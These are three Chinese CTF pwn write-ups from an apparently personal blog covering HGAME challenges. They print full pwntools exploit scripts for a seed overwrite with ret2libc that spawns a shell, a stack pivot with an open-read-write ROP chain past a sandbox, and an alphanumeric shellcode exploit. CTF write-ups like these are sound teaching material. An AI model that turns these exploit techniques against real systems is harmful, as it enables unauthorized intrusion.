



搜索...

搜索

# HGAME Elden Random Challenge wp

30.01.2024

CTF pwn

这题说难不难，就是比较麻烦，经过这个题目，我有一个想法，就是把一些特定情境的exp写出来，只需要传参就可以不断复用，可以提高效率吧

分析一下这道题目

YZS



2024年 1月

一	二	三	四	五	六	日
1	2	3	4	5	6	7

```

int __cdecl main(int argc, const char **argv, const char **envp)
{
    int v4; // [rsp+8h] [rbp-18h] BYREF
    char buf[10]; // [rsp+Eh] [rbp-12h] BYREF
    int v6; // [rsp+18h] [rbp-8h]
    unsigned int seed; // [rsp+1Ch] [rbp-4h]

    init(argc, argv, envp);
    seed = time(0LL);
    puts("Menlina: Well tarnished, tell me thy name.");
    read(0, buf, 0x12uLL);
    printf("I see,%s", buf);
    puts("Now the golden rule asks thee to guess ninety-nine random number. Shall we get started.");
    srand(seed);
    while ( i <= 98 )
    {
        v6 = rand() % 100 + 1;
        v4 = 0;
        puts("Please guess the number:");
        read(0, &v4, 8uLL);
        if ( v6 != v4 )
        {
            puts("wrong!");
            exit(0);
        }
        ++i;
    }
    puts("Here's a reward to thy brilliant mind.");
    myread();
    return 0;
}

```

最后一个myread函数是一个典型的栈溢出，之前的有两个输入点，第一个很明显可以数组越界，第二个就是输入一个数，并v4离栈底太远了，可以估计他不会溢出，来个前置知识：rand是通过srand根据seed来生成的伪随机代码，若是seed不变则可知道随机数序列，但是题中seed很明显根据时间在变，随机数序列不确定，这样的话后面的while循环需要猜中99次随机数才能到达myread函数，其实我一开始想的是想办法直接跳过这一段循环，但是很明显没什么办法，那么就一定要经过这段循环，所以一定是要弄出确定的随机序列，就是让seed确定，再联想到第一个输入可以数组越界，思路就明晰了

—	二	三	四	五	六	日
8	9	10	11	12	13	14
15	16	17	18	19	20	21
22	23	24	25	26	27	28
29	30	31				

[« 12月](#)

▶ contact me

博客评论需要经过一下我的审核，所以可能评论后无法马上显示（其实国家是不允许个人博客开评论的）

溢出覆盖seed使其成为我们想要的，确定随机序列，通过while循环检测，到达myread函数，栈溢出，ret2libc（哎，这个ret2libc好难写，我还是直接照搬的我以前hgame-mini写过的，所以才有开头的想法，这种就是可复用代码的场景，需要自己编写一个自己理解的工具库）

其实我不会python，我好多都是让gpt帮我写的，我真没学过python，不会文件操作啥的，请原谅我，exp如下，第一个是生成序列的c代码（这个是我写的，我只会c语言，哎）

```
1 #include <stdio.h>
2 #include <stdlib.h>
3 int main(){
4     int v6;
5     srand(0);
6     FILE *fp;
7     fp = fopen("1.txt", "w");
8     for(int i=0;i <=98;i++){
9         v6 = rand() % 100 + 1;
10        fprintf(fp, "%d\n", v6);
11    }
12    fclose(fp);
13    return 0;
14 }
```

```
1 from pwn import *
2 #context.log_level = "debug"
3 #p = process("./vuln")
4 p = remote("47.100.137.175",30518)
5 #gdb.attach(p)
6 payload1 = b'\x00' * 18
7 p.send(payload1)
8 def read_and_send(filename):
9     with open(filename, 'r') as file:
10         for line in file:
11             number = int(line.strip()) # 读取数字并去除两端空白字符
12             # 将数字转换为字节，例如32转换为b'32'，注意这里是ASCII表示的字节串
13             bytes_to_send = bytes([number])
14             # 发送bytes_to_send，这里只是打印出来作为示例
15             p.send(bytes_to_send+b'\x00\x00\x00\x00\x00\x00\x00\x00')
16
17 # 调用函数，读取文件并处理
18 read_and_send("1.txt")
19
20 elf = ELF('vuln')
21 libc = ELF("./libc.so.6")
22 pad = p64(0xffffffffffffffff)*7
23 put_elf = elf.plt['puts']
24 put_got = elf.got['puts']
25 vuln = p64(0x40125D)
26 pay1 = p64(0x401423)      #pop rdi;ret addr
27 payload2 = pad +pay1+p64(put_got)+p64(put_elf)+vuln
28 p.send(payload2)
29 p.recvuntil("Here's a reward to thy brilliant mind.\n")
30 addr = (p.recvuntil(b'\x7f'))
31 addr+=b'\x00\x00'
32 puts = u64(addr)
33 lib_base = puts - libc.sym["puts"]
34 system_addr = lib_base + libc.sym["system"]
35 binsh_addr = lib_base + next(libc.search(b"/bin/sh"))
36 payload3 = pad +pay1+p64(binsh_addr)+p64(0x401424)+p64(system_addr)
37 p.send(payload3)
38 #print(hex(puts))
39
40 p.interactive()
```

上述有注释的是鸡老师（鸡屁d）帮我写的hhh

pwn


[« Previous Post](#)

[Next Post »](#)

## 发表回复

以 YZS 的身份登录。 [编辑您的个人资料。](#) [注销?](#) 必填项已用\*标注

评论 \*



[发表评论](#)

计算机  
[一生一芯](#)  
[预学习](#)  
[B阶段](#)

[关于爱情的科学指南](#)

A阶段  
slide  
1\_28进度汇报  
CTF  
pwn  
reverse  
HDOJ

[Blog](#) [Layouts](#) [WordPress](#) [Theme](#) created by [Rico](#)



搜索...

搜索

# HGAME Elden Ring I wp

31.01.2024

CTF pwn


这题想了好久，是想的最久的一道题目了，因为我第一次写这种不是getshell的题目，我的思路如下

YZS



2024年 1月

一	二	三	四	五	六	日
1	2	3	4	5	6	7



一	二	三	四	五	六	日
8	9	10	11	12	13	14
15	16	17	18	19	20	21
22	23	24	25	26	27	28
29	30	31				

[<< 12月](#)

► contact me

博客评论需要经过一下我的审核，所以可能评论后无法马上显示（其实国家是不允许个人博客开评论的）

我将讲解一下上方的我的思路，首先确定此题目很难用getshell来做，因为系统调用被禁了，我第一次遇到这种情况，于是我搜索google，有一种方式叫做orw(open read write)利用这三个系统调用获得flag文件的内容，但是，想要构造这么一条rop链谈何容易，需要一个超长的栈空间，于是这里就引出两种方法，1：找到一个极其契合的gapgad 2.迁移栈空间 可以很容易的看出第一种方法不太可能实现，那就只有第二种方法

第二种方法我想了很久，究竟怎么实现栈迁移，我第一个试了srop，行不通的原因是vuln函数中没有显式的syscall，函数结束时栈被清理，之前的sigframe就没了，因为srop不行，我就陷入了自我怀疑，莫非真的存在一个极其契合的rop链吗，在这里内耗了很久，虽然花的时间很久，但基本处于0思考的状态，发呆，玩手机，发呆....我一度都想直接问了，不过不行，我相信我能写出来的，然后网上对栈迁移的方法好像不止srop，是我一直以为只有srop，具体的栈迁移方法请参考这篇文章PWN从入门到放弃(12) — 栈溢出之栈迁移 – [7i4n2h3n9's Blog \(tianzheng.cool\)](#)

写的还是不错的，一步一步的很清楚，所以我就需要将栈迁移至一个确定的地方，并且需要rw，我选的是bss段，这里面也是需要一些特定的rop片段，vuln的片段肯定不够，所以需要先泄露一下libc的地址，用libc中的片段，至于具体的迁移细节，等会看我的exp吧，基本按照上面链接说的做的，只要迁移完毕，你就得到了一个超大的数组，你可以写任意大小的rop链，具体就是调用那三个syscall，具体可看这篇文章C 沙盒逃逸 – [CTF Wiki \(ctf-wiki.org\)](#) exp如下

```
8 #leak syscall
9 elf = ELF('vuln')
10 libc = ELF("./libc.so.6")
11 pad = b'\x00'*264
12 put_elf = elf.plt['puts']
13 put_got = elf.got['puts']
14 pop_rdi = p64(0x4013e3)
15 vuln = 0x40125B
16 rop1 = pad+pop_rdi+p64(put_got)+p64(put_elf)+p64(vuln)
17 p.send(rop1)
18 p.recvuntil("I offer you an accord.\n\n")
19 addr = (p.recvuntil(b'\x7f'))
20 addr+=b'\x00\x00'
21 puts = u64(addr)
22 lib_base = puts - libc.sym["puts"]
23 syscall = lib_base+0x2284d #objdump
```

```
46 #move stack
47 fake_ebp = 0x404101
48 read_addr = 0x40127D
49 lea_rax_rdi = lib_base+0xb84a2
50 rop2 = b'\x00'*256+p64(fake_ebp)+pop_rdi+p64(fake_ebp)+p64(lea_rax_rdi)+p64(read_addr)
51 p.send(rop2)
```

```
52 #orw
53 pop_rsi = lib_base+0x2601f
54 pop_rdx = lib_base+0x142c92
55 syscall_ret = lib_base+0x630a9
56 pop_rax = lib_base+0x36174
57 rw_addr = 0x404000
58 rop3 = p64(fake_ebp)
59 flag_str = 0x4041c1
60 rop3 += pop_rdi + p64(flag_str)
61 rop3 +=p64(pop_rsi) + p64(0)
62 rop3 +=p64(pop_rdx) + p64(0)
63 rop3 +=p64(pop_rax) + p64(2) + p64(syscall_ret)
64 rop3 +=pop_rdi + p64(3)#0x404151 0x414159
65 rop3 += p64(pop_rsi) + p64(rw_addr)
66 rop3 += p64(pop_rdx) + p64(0x100)
67 rop3 += p64(lib_base + libc.symbols["read"])
68 rop3 += pop_rdi + p64(1) # fd = 1
69 rop3 += p64(pop_rsi) + p64(rw_addr) # buf
70 rop3 += p64(pop_rdx) + p64(0x100) # len
71 rop3 += p64(lib_base + libc.symbols["write"])
72 rop3 += b'./flag'
73 sleep(5)
74 p.send(rop3)
75 p.interactive()
-- INSERT --
```

总结一下，这道题主要就是stack迁移麻烦，但是这道题也教会了我另外一种迁移栈的方式，用leave ret，可以看到leave ret正好是对rsp rbp rip三者的几乎同时改变，先变rbp，再用rbp写入数据到新

栈，再迁移rsp。rbp就像是打头阵的感觉，这道题还教会了我一个叫做沙盒的东西，不过管他叫什么，他的原理都是很简单的，就是禁用系统调用，让程序运行更加安全，我觉得这种防护机制简直就是最完美的，完全无法getshell，想做什么都必须调用其他syscall，挺好的。


pwn

[« Previous Post](#)

## 发表回复

以 YZS 的身份登录。 [编辑您的个人资料](#)。 [注销?](#) 必填项已用\*标注

评论 \*



[发表评论](#)

计算机

关于爱情的科学指南

一生一芯

预学习

B阶段

A阶段

slide

1\_28进度汇报

CTF

pwn

reverse

HDOJ

[Blog](#) [Layouts](#) [WordPress](#) [Theme](#) created by [Rico](#)



搜索...

搜索

# HGAME ezshellcode wp

30.01.2024

CTF pwn

并不是很ez的shellcode是我写的第一道题，我的wp应该没什么人会看，于是我打算写一些我的心得体会反思等，纯wp介绍原理不会太多。

这题花了我很长时间的地方主要是两处，第一是找思路，第二是完全有思路后不会写exp，反映出我的一些问题，第一是看题目不仔细，第二是对pwntools不熟悉

首先看这题的反汇编，mmap开辟了一块rwx的空间，并且让我能写入≤10的字节进去，最后执行这一块的代码，但是很明显是不存在这么小的shellcode的，在这里卡了很久很久，我想了很多办法，一个看似可行的办法是写入跳转指令跳回之前的read函数（因为跳转指令是visible的），并且还能控制rsi的值来调用这个read函数，之后想想实在是不可能，read函数准备工作rsi正好在中间，很难在保证调用

YZS



搜索

2024年 1月

一	二	三	四	五	六	日
1	2	3	4	5	6	7

时仅改变rsi的值，并且程序还开启了pie，又无法泄露地址，所以，这是不可能的，正当我想放弃之时，我又看了一遍反汇编，找到了他的一个小漏洞，在main函数中，那个计数变量是signed的，但是myread函数是unsigned的，我一开始是真没看到，因为那个unsigned确实不显眼，这样就十分简单了，思路如下

输入-1，再输入可见的shellcode即可（这个我直接抄的网上的）

之后exp我又不会写，我服了，我之前手动运行自己输入是可以的，只要保证shellcode以EOF结尾，不要输入回车被检测到是invalid character，主要还是对python不熟悉，之后好在是写出来了，如下

```
exp.py ./m/h/c/c/p/h/b/exp.py ./m/h/c/c/p/h/c/exp.py
1 from pwn import *
2 p = remote('47.100.137.175',31209)
3 context.log_level = "debug"
4 p.recvuntil('input the length of your shellcode:')
5 p.sendline('-1')
6 pause()
7 shellcode = b'Ph0666TY1131Xh333311k13XjiV11Hc1ZXYf1TqIHf9kDqW02DqX0D1Hu3M2G0
8 p.send(shellcode)
9 p.interactive()
~
~
```

[« Previous Post](#)

[Next Post »](#)

## 发表回复

以 YZS 的身份登录。 [编辑您的个人资料](#)。 [注销?](#) 必填项已用\*标注


评论 \*

一	二	三	四	五	六	日
8	9	10	11	12	13	14
15	16	17	18	19	20	21
22	23	24	25	26	27	28
29	30	31				

[« 12月](#)

▶ contact me

博客评论需要经过一下我的审核，所以可能评论后无法马上显示（其实国家是不允许个人博客开评论的）



发表评论

计算机

一生一芯

预学习

B阶段

A阶段

slide

1\_28进度汇报

CTF

pwn

reverse

HDOJ

关于爱情的科学指南

[Blog](#) [Layouts](#) [WordPress](#) [Theme](#) created by [Rico](#)